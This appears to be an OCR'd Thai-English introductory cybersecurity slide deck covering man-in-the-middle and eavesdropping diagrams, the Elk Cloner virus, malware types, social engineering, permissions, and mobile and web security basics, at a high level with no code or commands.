
Protocols

Protocols


Authentication


How A Criminal Carries Out SSL Hijacking Man-in-the-Middle Attack
Client/User
Client Hello
Server Hello + Certificate + Server Hello Done
Client Key Exchange (Key A123)
+ Change Cipher Spec + Finished
Client Key Exchange (Key B456)
+ Change Cipher Spec + Finished
Server
Man-in-the-Middle


Eavesdropping Attack
Computer User
Server
Origin Communication
Connected to Internet
www
Connected to Server
New Connection
Eavesdropping Attack
Hacker



Rogue Access Point



Rogue Access Point

Malware Prevention

“มัลแวร์ **คือ**
ซอฟต์แวร์ที่เราไม่ได้ต้องการ และ มันส่งผลร้าย ก่อกวน ทำลาย
ขโมยข้อมูล ซึ่งส่งผลเสียต่อระบบ”

สรุปสั้น ๆ เกี่ยวกับความหมายของ Malware

Elk Cloner

From Wikipedia, the free encyclopedia

Elk Cloner is one of the first known microcomputer viruses that spread "in the wild", *i.e.*, outside the computer system or laboratory in which it was written.[1][2][3][4] It attached itself to the Apple II operating system and spread by floppy disk. It was written around 1982 by programmer and entrepreneur Rich Skrenta as a 15-year-old high school student, originally as a joke, and put onto a game disk.

Contents [hide]

Infection and symptoms [edit]


Elk Cloner spread by infecting the Apple DOS 3.3 operating system using a technique now known as a boot sector virus. It was attached to a game which was then set to play. The 50th time the game was started, the virus was released, but instead of playing the game, it would change to a blank screen that displayed a poem about the virus. If a computer booted from an infected floppy disk, a copy of the virus was placed in the computer's memory. When an uninfected disk was inserted into the computer, the entire DOS (including Elk Cloner) would be copied to the disk, allowing it to spread from disk to disk.[*citation needed*] To prevent the DOS from being continually re-written each time the disk was accessed, Elk Cloner also wrote a signature byte to the disk's directory, indicating that it had already been infected.

The poem that Elk Cloner would display was as follows:

```
ELK CLONER:
   THE PROGRAM WITH A PERSONALITY

IT WILL GET ON ALL YOUR DISKS
IT WILL INFILTRATE YOUR CHIPS
YES IT'S CLONER!

IT WILL STICK TO YOU LIKE GLUE
IT WILL MODIFY RAM TOO
SEND IN THE CLONER!
```

Elk Cloner did not cause deliberate harm, but Apple DOS disks without a standard image had their reserved tracks overwritten.[5]

Elk Cloner



Common name	Elk Cloner
Classification	Computer virus
Type	Apple II series
Subtype	Boot sector virus
Isolation	1982
Point of isolation	Mt. Lebanon, Pennsylvania, United States
Point of origin	Mt. Lebanon, Pennsylvania, United States
Author(s)	Rich Skrenta

Types of Malware

แบบสรุปมาสั้น ๆ

- Virus แพร่กระจายจาก Host เช่น เว็บ, อุปกรณ์ต่าง ๆ เหมือนไวรัสในคนจริง ๆ
- Worm สร้างตัวเองซ้ำ เป็น Standalone Program กระจายผ่านตัวกลางเช่นอีเมล
- Trojan
- Keylogger
- Botnet
- Spyware
- Randomware
- Adware
- Rootkit

Social Engineering

Social Engineering วิศวกร ???

“สวัสดีค่ะ คุณมีพัสดุตีกลับจาก DHA ARA นะคะะะ !”

Phishing


Pretexting

Baiting


Tailgating (or Piggybacking)

Quid Pro Quo

Permission & Encryption



การตั้งสิทธิ์ของแอปหรือระบบบางอย่าง



การตั้งสิทธิ์ของการจัดการฐานข้อมูล

เรื่องสิทธิ์สำคัญอย่างไร ?

Mobile Devices Security

“ไม่หาย ก็โดนขโมย”

Physical Security of Mobile Devices


Web Security 101


(& Programming)

อะไรคือจุดประสงค์ของการโจมตีเว็บสักเว็บ ?

ต้องการหยุดการทำงานของเว็บ ?

